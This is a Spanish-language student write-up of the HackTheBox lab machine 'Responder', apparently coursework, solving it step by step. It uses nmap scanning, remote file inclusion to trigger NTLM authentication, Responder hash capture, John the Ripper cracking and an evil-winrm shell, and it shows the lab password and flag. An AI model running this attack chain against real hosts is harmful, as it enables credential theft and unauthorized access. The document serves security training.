

Presentación:

Nombre:

Algelis Severino

Tema:

Introducción y Fundamentos de Redes.

Tecnico:

Ciberseguridad Semipresencial

Facilitador:

Kevin Feliz Henriquez

Centro:


Diapiato Pro salud

Descripción:

En este documento .pdf esta el paso a paso que seguí para resolver la máquina Responder según los hallazgos que me dio el escaneo. "Responder" es una máquina Windows muy fácil que se centra en explorar la vulnerabilidad de Inclusión de Archivos en una aplicación web y cómo se puede aprovechar para recopilar el desafío NetNTLMv2 del usuario que ejecuta el servidor web. La máquina muestra la utilidad Responder y la herramienta de descifrado de hashes John The Ripper para obtener una contraseña en texto plano a partir de un hash NTLM. Finalmente, se puede utilizar

la herramienta Evil-WinRM para obtener una terminal en la máquina utilizando las credenciales adquiridas.

Dirección ip maquina victima:



ping -c 1 10.129.87.94:
para enviar un paquete y confirmar que la máquina me responde.


```
┌──(kali㉿kali)-[~]
└─$ ping -c 1 10.129.87.94
PING 10.129.87.94 (10.129.87.94) 56(84) bytes of data.
64 bytes from 10.129.87.94: icmp_seq=1 ttl=127 time=77.2 ms

── 10.129.87.94 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 77.178/77.178/77.178/0.000 ms
```

Escaneo:

sudo nmap -p- –open -vvv -sS –min-rate 5000 -n 10.129.87.94:

sudo nmap: para ejecutar nmap con privilegios elevados.
-p- –open: para indicarle a nmap que escanee todo los puertos y me muestre solo los que están abiertos.
-vvv: para que según vaya encontrando puertos me los vayas mostrando en la pantalla.
-n: para que no me aplique resolución dns.
–min-rate 5000: para indicarle a nmap que envie 5000 paquetes a la vez y con eso darle mas velocidad al escaneo.



sudo nmap -sCV 10.129.87.94 -oN capturado:

para indicarle a nmap que ejecute una serie de script básicos que ya el tiene y me muestre los servicios y las versiones que estan corriendo en la maquina victima.
-oN: para que me lo guarde en un archivo normal con el nombre capturado, no es completamente necesario pero yo lo hago para luego hacer un cat capturado -l ruby para verlo mas nitido.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sCV 10.129.87.94 -oN capturado
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-17 14:12 EDT
Nmap scan report for 10.129.87.94
Host is up (0.079s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m PHP/8.1.1)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.08 seconds
```

cat capturado -l ruby


```
┌──(kali㉿kali)-[~]
└─$ cat capturado -l ruby
       File: capturado
   1   # Nmap 7.95 scan initiated Sat Oct 17 14:12:47 2026 as: /usr/lib/nmap/nmap -sCV -oN capturado 10.
   2   Nmap scan report for 10.129.87.94
   3   Host is up (0.079s latency).
   4   Not shown: 998 filtered tcp ports (no-response)
   5   PORT     STATE SERVICE VERSION
   6   80/tcp   open  http    Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m PHP/8.1.1)
   7   |_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1
   8   |_http-title: Site doesn't have a title (text/html; charset=UTF-8).
   9   5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
  10   |_http-server-header: Microsoft-HTTPAPI/2.0
  11   |_http-title: Not Found
  12   Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
  13
  14   Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
  15   # Nmap done at Sat Oct 17 14:13:14 2026 -- 1 IP address (1 host up) scanned in 27.08 seconds
```

me queda de esta forma y esto es posible gracias a que instale batcat y le puse un alias a mi cat con dicho batcat, que batcat viene siendo un cat pero mejorado.


saliendo de ese parentesis voy a echarle un ojo a la web que esta en el puerto 80, este se hace poniendo la ip victima en el navegador.



al ingresar la ip en el navegador me redirige a este dominio y la pagina no carga.




Entonces para resolver esto tengo que editar mi /etc/hosts y ahí poner que cuando ponga ese dominio haga referencia a la ip victima para que asi me lo reconozca.



para editar el /etc/hosts.



ya guardados los cambios vuelvo a recargar la pagina web.



y ahora si puedo verla, Ctrl + u para inspeccionar el codigo fuente.

```
<!doctype html>
<html lang="en-US">
    <head>

        <meta charset="utf-8">
        <meta http-equiv="X-UA-Compatible" content="IE=edge">
        <title>Unika</title>
        <!-- Mobile Metas -->
        <meta name="viewport" content="width=device-width, initial-scale=1">

        <!-- Google Fonts  -->
        <link href='http://fonts.googleapis.com/css?family=Roboto:400,700,500' rel='stylesheet' type='text/css'> <!-- Body font -->
        <link href='http://fonts.googleapis.com/css?family=Lato:300,400' rel='stylesheet' type='text/css'> <!-- Navbar font -->

        <!-- Libs and Plugins CSS -->
        <link rel="stylesheet" href="inc/bootstrap/css/bootstrap.min.css">
        <link rel="stylesheet" href="inc/animations/css/animate.min.css">
        <link rel="stylesheet" href="inc/font-awesome/css/font-awesome.min.css"> <!-- Font Icons -->
        <link rel="stylesheet" href="inc/owl-carousel/css/owl.carousel.css">
        <link rel="stylesheet" href="inc/owl-carousel/css/owl.theme.css">

        <!-- Theme CSS -->
        <link rel="stylesheet" href="css/reset.css">
        <link rel="stylesheet" href="css/style.css">
        <link rel="stylesheet" href="css/mobile.css">

        <!-- Skin CSS -->
        <link rel="stylesheet" href="css/skin/cool-gray.css">
        <!-- <link rel="stylesheet" href="css/skin/ice-blue.css"> -->
        <!-- <link rel="stylesheet" href="css/skin/summer-orange.css"> -->
        <!-- <link rel="stylesheet" href="css/skin/fresh-lime.css"> -->
        <!-- <link rel="stylesheet" href="css/skin/night-purple.css"> -->

        <!-- HTML5 Shim and Respond.js IE8 support of HTML5 elements and media queries -->
        <!-- WARNING: Respond.js doesn't work if you view the page via file:// -->

        <!--[if lt IE 9]>
            <script src="https://oss.maxcdn.com/html5shiv/3.7.2/html5shiv.min.js"></script>
            <script src="https://oss.maxcdn.com/respond/1.4.2/respond.min.js"></script>
        <![endif]-->

    </head>

    <body data-spy="scroll" data-target="#main-navbar">
        <div class="page-loader"></div>  <!-- Display loading image while page loads -->
        <div class="body">


            <!--========== BEGIN HEADER ==========-->
            <header id="header" class="header-main">

                <!-- Begin Navbar -->
                <nav id="main-navbar" class="navbar navbar-default navbar-fixed-top" role="navigation"> <!-- Classes: navbar-default, navbar-inverse, navbar-fi

                  <div class="container">

                    <!-- Brand and toggle get grouped for better mobile display -->
```

solo pude ver rutas de imagenes, entonces vuelvo a la web para ver que encuentro.



la pagina cuenta con una opcion para cambiar de idioma y al cambiarlo note que esta me dio el parametro page con el cual puedo hacer cosas como LFI(local file inclusion) o RFI(remote file inclusion), entonces hare un RFI y voy a usar la herramienta responder.

¿Qué es responder?


Responder es una herramienta de auditoría de seguridad y pruebas de penetración (pen-testing) escrita en Python. Está diseñada principalmente para entornos de red basados en Windows.

Funciona como un **envenenador y suplantador de protocolos de resolución de nombres** a nivel local (como LLMNR, NBT-NS y mDNS). Cuando un equipo en una red local intenta comunicarse con un recurso o recurso compartido que no existe (o comete un error tipográfico al escribir el nombre), las solicitudes de red suelen transmitirse por difusión (broadcast). Responder escucha estas solicitudes y responde afirmando falsamente ser el servidor buscado, lo que engaña a la víctima para que envíe sus credenciales (en forma de *hashes* de contraseña cifrados) al equipo del atacante.

En el ámbito de la ciberseguridad defensiva y ofensiva, Responder se emplea para:

- **Auditoría de contraseñas:** Comprobar la robustez de las credenciales de los usuarios en una red corporativa o local frente a ataques de fuerza bruta offline o descifrado (*cracking*).
- **Detección de configuraciones inseguras:** Identificar si una red confía excesivamente en protocolos antiguos o vulnerables como LLMNR y NBT-NS (los cuales vienen habilitados por defecto en muchas versiones de Windows).
- **Pruebas de movimiento lateral y relevo (*Relay*):** Capturar o redirigir tráfico de autenticación para evaluar el riesgo de ataques de retransmisión (por ejemplo, SMB Relay).

En mi caso lo usaré para la opción 3, capturar tráfico de autenticación.



ahí está el RFI con mi ip y un archivo que no existe no es necesario poner alguna ruta de un archivo existente.

activo mi responder con:

responder -I tun0: tun0 es mi interfaz de red, entonces el va a capturar todo el trafico que entre por mi interfaz de red y esa interfaz me la dio openvpn de htb entonces prácticamente estamos conectados con la maquina victima.





y ahí me capturo las credenciales, esto lo crackeare con john the ripper.


john –format=netntlmv2 –wordlist=/usr/share/wordlists/rockyou.txt /usr/share/responder/logs/SMB-NTLMv2-SSP-10.129.87.94.txt

–format=netntlmv2: con esto le indico a john que use el formato de hash ntlm versión 2.

¿Qué es netntlmv2?


Net-NTLMv2 (o simplemente NTLMv2) es un protocolo de autenticación de red utilizado principalmente en entornos de Microsoft Windows para verificar la identidad de los usuarios y equipos. Es la evolución y el sucesor de los protocolos más antiguos y vulnerables **LM (LanMan)** y **NTLMv1**.

–wordlist=/ruta_diccionario: para especificarle el diccionario con las credenciales que el va a utilizar para crackear lo que le pasare y al lado de este esta la ruta por defecto donde responder guarda lo que captura.



ya obtenida la credencial puedo obtener una terminal a la maquina windows con la herramienta evil-winrm, mediante el servicio de windows que se ejecuta en el puerto tcp 5985 que el escaneo lo vi abierto.

evil-winrm -i 10.129.87.94 -u administrator -p badminton



ahora solo queda buscar la flag

con un par de cds y ls pude encontrarla.

```
*Evil-WinRM* PS C:\Users\mike\Desktop> type flag.txt
ea81b7afddd03efaa0945333ed147fac
*Evil-WinRM* PS C:\Users\mike\Desktop>
```

Maquina resuelta!

